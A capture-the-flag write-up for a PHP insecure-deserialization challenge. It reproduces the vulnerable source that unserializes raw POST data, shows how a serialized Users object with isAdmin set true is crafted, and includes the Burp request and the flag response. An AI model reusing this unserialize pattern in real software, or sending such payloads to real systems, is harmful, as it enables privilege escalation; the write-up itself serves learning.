
Object Puzzle 1

Challenge Description :

What do you know about OOP?

Looking at the landing page, a classic ref to the Source code.



source

Checking the source Code we have a Class Users with the attributes:

```php
<?php

include 'flag.php';

session_start();
class Users
{
    private $username;
    private $password;
    private $isAdmin = false;
    private $id = '';

    public function __construct($username , $password)
    {
        $this -> username = $username;
        $this -> password = $password;
        $this -> isAdmin = false;
    }

    public function __isAdmin(){
        return $this -> isAdmin;
    }

    public function setUsername($username)
    {
        $this -> username = $username;
    }

    public function setPassword($password)
    {
        $this -> password = $password;
    }

    public function getUsername()
    {
        return $this -> username;
    }

    public function getPassword()
    {
        return $this -> password;
    }
}

isset($_GET['src']) ? highlight_file(__FILE__) : '';

if(isset($_POST['data'])){
    $user = unserialize($_POST['data']);
    if($user -> __isAdmin())
        echo $FLAG;
}

?>
```

- string -> username
- string -> password
- boolean -> isAdmin
- string -> id


checking for the win condition we need to be admin, That's a simple deserlization attack , since we contrtol the deseralized data we can create an instance of the object in the runtime

Using the original code to create an instance of the class user with Useranme = 0x21AD and password = password cuz we have those two variables

```php
<?php

class Users
{
    private $username;
    private $password;
    private $isAdmin = false;
    private $id = '';

    public function __construct($username , $password)
    {
        $this -> username = $username;
        $this -> password = $password;
        $this -> isAdmin = false;
    }

    public function __isAdmin(){
        return $this -> isAdmin;
    }

    public function setUsername($username)
    {
        $this -> username = $username;
    }

    public function setPassword($password)
    {
        $this -> password = $password;
    }

    public function getUsername()
    {
        return $this -> username;
    }

    public function getPassword()
    {
        return $this -> password;
    }
}

$user = serialize(new Users("0x21AD" , "yuri"));

echo $user;
```

```
?>
```

and we get our payload :




```
┌──(kali㉿kali)-[~/ctf/icmtc_finals/web/puzzle1]
└─$ php solve.php
O:5:"Users":4:{s:15:"Usersusername";s:6:"0x21AD";s:15:"Userspassword";s:4:"yuri";s:14:"UsersisAdmin";b:0;s:9:"Usersid";s:0:"";}
```

But we have a prefix `Users` appended to all the attributes values.

All we need to do is to either manually modify the payload or use chatgpt (lazy way)!

Just modify the boolean value of isAdminto be 1 which means True and we get our final working payload:

`O:5:"Users":4:{s:8:"username";s:6:"0x21AD";s:8:"password";s:4:"yuri";s:7:"isAdmin";b:1;s:2:"id";s:0:"";}`


Burp Suite Community Edition v2023.3.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn JWT Editor Keys Settings
JSON Web Tokens
Send
Cancel
Target: http://104.248.131.114:8087
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 11
Response headers 10

```
POST / HTTP/1.1
Host: 104.248.131.114:8087
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://104.248.131.114:8087/
Connection: close
Cookie: PHPSESSID=382399845078625cff078ae197dc3ca3
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 109

data=
O:5:"Users":4:{s:8:"username";s:6:"0x21AD";s:8:"password";s:4:"yuri";s:7:"isAdmin";b:1;s:2:"id";s:0:"";}
```

```
HTTP/1.1 200 OK
Date: Tue, 18 Jul 2023 10:25:34 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 73
Connection: close
Content-Type: text/html; charset=UTF-8

EGCERT{DUCKY_DUCKY_RUBBER_DUCKY_8f5b89g7}

<a href="?src=">
  source
</a>
```